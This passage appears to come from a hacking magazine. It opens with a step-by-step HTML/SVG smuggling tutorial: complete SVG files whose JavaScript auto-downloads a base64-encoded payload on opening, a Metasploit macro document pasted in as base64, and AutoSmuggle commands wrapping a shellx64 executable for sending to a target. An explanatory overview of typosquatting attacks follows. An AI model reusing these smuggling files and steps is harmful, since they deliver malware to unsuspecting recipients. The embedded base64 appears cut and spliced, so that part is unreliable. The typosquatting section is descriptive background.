After creating the function, the function needs to be called. So, we add a command to call the function. Here, the function is called when someone clicks on the SVG image. So, when we open this SVG image a file named "hc.txt" containing the text above is downloaded.

1) Downloading the payload when a SVG image is just opened

The script to download a payload when a SVG image is clicked is exactly the same as above. We just need to remove the function.

```
<svg width="100" height="100" xmlns="http://www.w3.org/2000/svg">
//<!-- Add a clickable shape to trigger the download -->
  <rect x="10" y="10" width="80" height="80" fill="blue" />
<script>
<![CDATA[
```

```
var data = 'Hello from Hackercool';
var blob = new Blob([data], {type: 'text/plain'});
var fileName = 'hackercool.txt';
```

```
if(window.navigator.msSaveOrOpenBlob) window.navigator.msSaveBlob(blob,fileName);
  else {
var a = document.createElement('a');
document.body.appendChild(a);
a.style = 'display: none';
var url = window.URL.createObjectURL(blob);
a.href = url;
a.download = fileName;
a.click();
window.URL.revokeObjectURL(url);
}
]]>
</script>
</svg>
```

Now, as soon as we open this SVG image, the payload just gets downloaded.

*"To some people I'll always be the bad guy."
-Kevin Mitnick*



What do you want to do
with hackercool.txt (21
bytes)?

Open

Save



Cancel



 hackercool.txt - Notepad

File Edit Format View Help

Hello from Hackercool

In the above examples, consider “hc.txt” as our payload file and “Welcome to Hackercool cybersecurity” or “Hello from Hackercool” as the code inside the payload. I mean, just imagine. We can see here that whatever the code we are passing to the file is in clear text. Instead of giving this code in clear text, we can also provide the base64 encoded file directly. But we need to convert this base64 encoded file to plain text before the payload is downloaded. This can be done with `base64ToArray()` function in JavaScript as shown below. This is how the real-world hackers are delivering their payloads actively.

*"Companies spend millions of dollars on firewalls, encryption, and secure access devices and it's money wasted because none of these measures address the weakest link in the security chain: the people who use, administer, operate and account for computer systems that contain protected information.
-Kevin Mitnick"*


```

<svg width="100" height="100" xmlns="http://www.w3.org/2000/svg">
//<!-- Add a clickable shape to trigger the download -->
  <rect x="10" y="10" width="80" height="80" fill="blue" />

<script>
<![CDATA[
function base64ToArrayBuffer(base64) {
  var binary_string = window.atob(base64);
  var len = binary_string.length;
  var bytes = new Uint8Array( len );
  for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
  return bytes.buffer;
}

var file = 'aGFja2VyY29vbA==';
var data = base64ToArrayBuffer(file);
var blob = new Blob([data], {type: 'text/plain'});
var fileName = 'hc.txt';

if(window.navigator.msSaveOrOpenBlob) window.navigator.msSaveBlob(blob,fileName);
else {
  var a = document.createElement('a');
  document.body.appendChild(a);
  a.style = 'display: none';
  var url = window.URL.createObjectURL(blob);
  a.href = url;
  a.download = fileName;
  a.click();
  window.URL.revokeObjectURL(url);
}
]]>
</script>

</svg>

```

Let's try to understand the code of the new payload here. Here, we are creating a variable named "file" and giving the base64 encoded file as value. Then, we assign its value to the function named base64ToArray buffer and the decoded value is stored as value of variable "data". The result is same. Now, when we open this SVG image, the payloads are automatically downloaded.





Now, all we have to do is replace 'hc.txt' with the actual payload. Of course, that has to be in base64 encoded format. So, let's try out the "msf.docx" payload. This is a malicious macro enabled document I created with Metasploit. Let's first base64 encode this file.

```
(kali@221vm)-[~/Desktop]
$ base64 -w 0 msf.docx
UESDBBQAAAAIAP1BeVQXmAcpVQEAAAD8FAAATAAAAW0NvbnRlbnRfVHlwZXNdLnhtbLWUy27CMBBF93yF5S1KDF1UVZXAoo9li1T6AcaegFW/ZJvX33dCaFpVUKICm0jRzL33jOVxMd4YTVYQonK2pMN8QAlY4aSy85K+T5+z00pi4lZy7SyUdAuRjke9Yrr1EAmKbSzpIiV/z1gUCzA85s6DxUrlguEJf80ceS4++BzYzWBwy4SzCWzKUu1BRz1Cikeo+FIn8rTBSsMSQEdKHpreOq6k3HutBE9YZysrfwVl+5AcIbueuFA+9rGBsmMhdfF4xrf0FY8oKAlkwkN64QYb2doFyaQTS4Pi/G+nA7SuqpSAVl+7+eAExIhnb3TeVgxXtt8BJaathnh5kMa3EwGkhJprMOydu1CsYfZ2NZAf5l1YKoye8pmGy5001l04Em4mNN/h2Sg7mxOp2DwJzkdc9vCP4b9WuVZnOLaHkNTJS9iGovvZU0L9SkiQB+ILtnv+Rr1PUEsDBBQAAAAIAP1BeVRV22qv
```

Then, I copy this base64 encoded value to the value of variable "file" as shown below in the same SVG file we used till now.

```
var file = 
'UESDBBQAAAAIAP1BeVQXmAcpVQEAAAD8FAAATAAAAW0NvbnRlbnRfVHlwZXNdLnhtbLWUy27CMBBF
93yF5S1KDF1UVZXAoo9li1T6AcaegFW/ZJvX33dCaFpVUKICm0jRzL33jOVxMd4YTVYQonK2pMN8
QAlY4aSy85K+T5+z00pi4lZy7SyUdAuRjke9Yrr1EAmKbSzpIiV/z1gUCzA85s6DxUrlguEJf8Oc
eS4++BzYzWBwy4SzCWzKUu1BRz1Cikeo+FIn8rTBSsMSQEdKHpreOq6k3HutBE9YZysrfwVl+5Ac
IbueuFA+9rGBsmMhdfF4xrf0FY8oKAlkwkN64QYb2doFyaQTS4Pi/G+nA7SuqpSAVl+7+eAExIhnb3TeVgxXtt8BJaathnh5kMa3EwGkhJprMOydu1CsYfZ2NZAf5l1YKoye8pmGy5001l04Em4mNN/h
2Sg7mxOp2DwJzkdc9vCP4b9WuVZnOLaHkNTJS9iGovvZU0L9SkiQB+ILtnv+Rr1PUEsDBBQAAAAI
AP1BeVRV22qv6wAAAFgCAAALAAAAX3JlbHMvLnJlbH0tkS1qwzAMgO95CqN7o7SDMUacXsagtzGy
BxC28kMT29hq1779PNjYAuvWw46WpU+fhOrtaZ7UkWMavdOwLitQ7ly3o+s1vLSPqztQSchZmrj
DWdOsG2K+pknklyThjEkISEuaRhEwj1iMgPPIEof2OWfzseZJD9jj4HMnnrGTVXdYvzOgKZQaoFV
O6sh7uwNqPYc+Bq877rR8IM3h5md/NAF+STsLNtViLk+ypjnUS3FnkWD9eYphxNSCGVGA16U2lww
dXlmmFnkhAaH/l3pfeMP5zW/7moZcaX0KuPFu1H+FOoxsU9NMUbuUESDBBQAAAAIAP1BeVRzefa6
NQEAAsCAAARAAAAZG9jUHJvcHMvY29yZS54bWVks1OwzAQhO99isj31E7Kr5WkB1BPICFRBOJ
m
7G1rGjuWvSXt2+OmJFDoheN6Zj+Nd7eYbk2dfIAPurElycaMJGBlo7RdluRpPkuvSBJQWCXqxkJJ
dhDltBoV0nHZehJwjQOPGkISQTZw6UqyQnSc0iBXyEQYR4eN4qLxRmAs/Zl6lddiCTRn7llaQKEE
CroHpm4gki+kkgPSbXzdAZSkUIMBi4Fm44x+exG8CScbOuWH02jcOThp7cXBvQ16MLZtO24nnTXm
z+jL/d1j99VU2/2oJJBqlCSFkhw11kD7Kmze3kHioY4DXMOubbwKg0FBkF47jLvo37rQXHoQCCqJ
MfghdK88T25u5zNS5SzP0oyl+eU8Y/zsmjP2WtBf/UdME5e80P+AnrNjaA+l10D/nEM1+gRQSwME
```



```

+LbiBMBAABHAgAAFAAAAAAAAAAAAAAAAAADHlgAAAd29yZC93ZWJTZXRoYW5ncy54bWxQSwUGA
AAAAAsACwDBAgAAJiQAAAAA';
var data = base64ToArrayBuffer(file);
var blob = new Blob([data], {type: 'octet/stream'});
var fileName = 'msf.doc';

if(window.navigator.msSaveOrOpenBlob) window.navigator.msSaveBlob(blob, fileName);
else {
    var a = document.createElement('a');
    document.body.appendChild(a);
    a.style = 'display: none';
    var url = window.URL.createObjectURL(blob);
    a.href = url;
    a.download = fileName;
    a.click();
    window.URL.revokeObjectURL(url);
}
]]>
</script>

</svg>
</html>

```

Now, when we save this and open the SVG file, the payload is successfully downloaded.



What do you want to do
with msf.doc (9.7 KB)?
From: DESKTOP-PRLKILM

Open

Save



Cancel



If you think (or feel) that this code or script (more rightly so) is tough, then I think, you have something in common with Black Hat Hackers in real world. Yes, you read that right. Almost all Black Hat Hackers in real-world are creating their SVG files are using a tool named AutoSmuggle. The download information for this tool is given in our Downloads section. This tool is written in CSHARP. So, we need Visual Studio to compile it. Here is the binary of the tool after compilation (Auto.smuggle.exe)

Directory of C:\Users\admin\Downloads\AutoSmuggle\AutoSmuggle\bin\Release

```

05/11/2024  11:16 AM    <DIR>          .
05/11/2024  11:16 AM    <DIR>          ..
05/11/2024  10:57 AM                15,360 AutoSmuggle.exe
03/19/2024  02:56 PM                184 AutoSmuggle.exe.config
05/11/2024  10:57 AM                22,016 AutoSmuggle.pdb
04/10/2022  06:17 PM                73,802 shellx64_148_8383.exe
           4 File(s)                111,362 bytes
           2 Dir(s)   7,539,994,624 bytes free

```

C:\Users\admin\Downloads\AutoSmuggle\AutoSmuggle\bin\Release>

AutoSmuggle can create SVG or HTML payloads. All we have to do is supply the payload you want. (SVG or HTML)

```

C:\Users\admin\Downloads\AutoSmuggle\AutoSmuggle\bin\Release>AutoSmuggle.exe shellx64_148_8383.exe hx.exe svg
[*] Trying...
[+] Reading Data
[+] Converting to Base64
[*] Smuggling in SVG
[+] File Written to Current Directory...

```

C:\Users\admin\Downloads\AutoSmuggle\AutoSmuggle\bin\Release>

```

C:\Users\admin\Downloads\AutoSmuggle\AutoSmuggle\bin\Release>AutoSmuggle.exe shellx64_148_8383.exe hx.exe html
[*] Trying...
[+] Reading Data
[+] Converting to Base64
[*] Smuggling in HTML
[+] File Written to Current Directory...

```

C:\Users\admin\Downloads\AutoSmuggle\AutoSmuggle\bin\Release>_

Directory of C:\Users\admin\Downloads\AutoSmuggle\AutoSmuggle\bin\Release

```

05/11/2024  11:20 AM    <DIR>          .
05/11/2024  11:20 AM    <DIR>          ..
05/11/2024  10:57 AM                15,360 AutoSmuggle.exe
03/19/2024  02:56 PM                184 AutoSmuggle.exe.config
05/11/2024  10:57 AM                22,016 AutoSmuggle.pdb
04/10/2022  06:17 PM                73,802 shellx64_148_8383.exe
05/11/2024  11:20 AM                99,505 smuggle-hx.svg
           5 File(s)                210,867 bytes
           2 Dir(s)   7,542,931,456 bytes free

```


C:\Users\admin\Downloads\AutoSmuggle\AutoSmuggle\bin\Release>

*"Anything out there is vulnerable to attack given enough time and resources."
-Kevin Mitnick*

 AutoSmuggle	5/11/2024 10:57 A...	Application	15 KB
 AutoSmuggle.exe.config	3/19/2024 2:56 PM	XML Configuration...	1 KB
 AutoSmuggle.pdb	5/11/2024 10:57 A...	Program Debug D...	22 KB
 shellx64_148_8383	4/10/2022 6:17 PM	Application	73 KB
 smuggle-hx	5/11/2024 11:29 A...	HTML File	99 KB
 smuggle-hx	5/11/2024 11:20 A...	SVG Document	98 KB

 AutoSmuggle	5/11/2024 10:57 A...	Application	15 KB
 AutoSmuggle.exe.config	3/19/2024 2:56 PM	XML Configuration...	1 KB
 AutoSmuggle.pdb	5/11/2024 10:57 A...	Program Debug D...	22 KB
 shellx64_148_8383	4/10/2022 6:17 PM	Application	73 KB
 smuggle-hx	5/11/2024 11:20 A...	SVG Document	98 KB

What happens when we send this SVG image to the target and he opens it.



file:///C:/Users/admin/Downloads/AutoSmuggle/AutoSmuggle

hx.exe
Completed — 72.1 KB

AutoSmuggle-master.zip
Completed — 20.7 KB

Show all downloads

"Security is always going to be a cat and mouse game because there'll be people out there that are hunting for the zero day award, you have people that don't have configuration management, don't have vulnerability management, don't have patch management." -Kevin Mitnick

Typosquatting**SOCIAL ENGINEERING**

Cybersecurity is crucial in the modern digital world. Among the many cyber threats, typo-squatting is a sneaky and frequently disregarded technique. This technique uses basic typographical errors as an opportunity to commit hostile acts by taking advantage of human error. This piece explores the complex realm of typo-squatting, including its processes, history, modern hacker uses, efficacy, and defense methods.

What is Typosquatting?

Typosquatting is a type of social engineering attack that targets internet users who incorrectly type a URL into their web browser rather than using a search engine. Typically, it involves tricking users into visiting malicious websites with URLs that are common misspellings of legitimate websites. The 'typo' in typosquatting refers to the small mistakes people can make when typing on a keyboard. Typosquatting is also known as URL hijacking, domain mimicry, sting sites, or fake URLs.

	g00gle.com	
	guoogle.com	
	google.com	
	gogle.com	
	goog1e.com	

Hackers do this to lure unsuspecting visitors to alternative websites, typically for malicious purposes. Visitors may end up at these alternative websites in one of two ways:

1. By inadvertently mistyping the name of popular websites into their web browser, e.g., gooog1e.com instead of google.com.

2. Being lured to them as part of a broader phishing attack

The hackers may emulate the look and feel of the sites they are attempting to mimic, hoping that users will divulge personal information such as credit card or bank details. Or the sites may have well-optimized landing pages containing advertising or pornographic content, which generate high revenue streams for their owners.

History of Typo-Squatting in Hacking

Typo-squatting has roots dating back to the early days of the internet. The concept emerged in the late 1990s, coinciding with a boom in internet usage and the establishment of numerous high-traffic websites. As businesses and individuals became increasingly reliant on the web, the potential for exploitation through minor typographical errors became apparent.

Early Instances and Evolution:

The first known cases of typo-squatting involved opportunistic individuals who would register domains similar to popular websites, often to sell them at a high price to the legitimate owners. This practice, known as "cybersquatting," eventually led to the Anti-Cybersquatting Consumer Protection Act (ACPA) of 1999 in the United States, aimed at protecting trademark holders.


One of the most famous examples of typosquatting attacks involved Google. In 2006, typosquatters registered the site Goggle.com, which was operated as a phishing site. Over the years, variations on Google's name Foogle, Hoogle, Boogle, and Yoogle (all chosen for their proximity to the letter "g" on Qwerty keyboards) have been registered in an attempt to divert some traffic from the search engine. Similarly, it was reported that celebrities including Madonna, Paris Hilton, and Jennifer Lopez have fallen victim to typosquatting domains, with websites set up using variations of their names but used to host porn, ads, or affiliate links to trick unsuspecting fans. Additionally, in the run-up to the 2020 US presidential election, it was reported that a number of candidates had typosquatting domains set up in their names by criminals with a variety of malicious motivations.

How does typo-squatting work?

Typo-squatting operates on the simple premise of human error. When users accidentally type a URL incorrectly, they can be directed to a malicious website instead of their intended destination. The effectiveness of this technique relies on the subtlety of the domain variations and the sophistication of the spoofed websites. Often, the fake site is designed to mimic the real version, using the real organization's logo and design. Users who do not realize they are visiting a fake website may be tricked into entering sensitive information, such as their username and password or their bank or credit card details. The hackers can access this information, and if the victim uses the same username and password across multiple sites, then other online accounts will be at risk.

ANTIMALWARE • GRIDINSOFT ANTIMALWARE • GRIDINSOFT ANTIMALWARE • GRIDINSOFT ANTIMALWARE • GRIDINSOFT ANTIMALWARE

HOW DOES TYPOSQUATTING WORK?



TYPOSQUATTING • TYPOSQUATTING • TYPOSQUATTING • TYPOSQUATTING • TYPOSQUATTING • TYPOSQUATTING

Some of the common Typo-Squatting Variations are;

1. **Misspellings:** Domains that are common misspellings of popular websites, e.g., "goooogle.com" instead of "google.com."
2. **Keyboard Proximity Errors:** Domains that result from typographical errors based on the proximity of keys on a keyboard, e.g., "gppgle.com" for "google.com."
3. **Omitted Characters:** Domains missing a character, e.g., "google.com."
4. **Added Characters:** Domains with an extra character, e.g., "google.com."

Mechanisms of Exploitation: Typo-squatting domains can be used in various malicious ways:

1. **Phishing:** Users are directed to fake login pages resembling legitimate sites, where their credentials are harvested.
2. **Malware Distribution:** Users unknowingly download malicious software from these sites.
3. **Ad Revenue:** Typo-squatted sites may be laden with ads, generating revenue through clicks.
4. **Affiliate Marketing:** Redirecting traffic through affiliate links to earn commissions.

How typosquatting of top-level domains works



The most Internetish typo-involving fraud schemes are the ones that mess with top-level domain names. TDLs are the website address endings that indicate the country to which the domain refers (.uk,.fr,.us,.io, etc.) or the type of organization (.com,.org,.gov, etc.). If a TDL is not a part of a website name easily recognizable by the ear, fraudsters can easily take advantage of users here. Who remembers? Was it.com or.org after all? Also, one particular top-level domain is a typosquatter's hotspot. It is the Colombian national domain.co, which is a common typo of.com, the most used T-DL.

How Are Hackers Using Typo-Squatting Now?

As cybersecurity measures have evolved, hackers have refined their typo-squatting techniques to be more sophisticated and harder to detect. Today, typo-squatting is not just about simple phishing attacks or ad revenue; it encompasses a broader range of cyber threats.

1.Advanced phishing campaigns: Modern phishing attacks using typo-squatting domains are highly sophisticated. Attackers design fake websites that are nearly indistinguishable from legitimate ones, employing SSL certificates to lend an air of authenticity. These sites trick users into providing sensitive information, such as usernames, passwords, and credit card details.

2.Malware and ransomware distribution: Typo-squatted domains are often used as distribution points for malware and ransomware. When users inadvertently visit these sites, they may be prompted to download malicious files disguised as legitimate software updates or applications. Once downloaded, the malware can steal data, monitor activities, or encrypt files for ransom.

3.Business Email Compromise (BEC): In BEC scams, attackers use typo-squatted domains that closely resemble the email domains of businesses. By sending emails from these fake domains, they can trick employees into authorizing fraudulent transactions or divulging sensitive company information.

How Effective is Typo-Squatting?

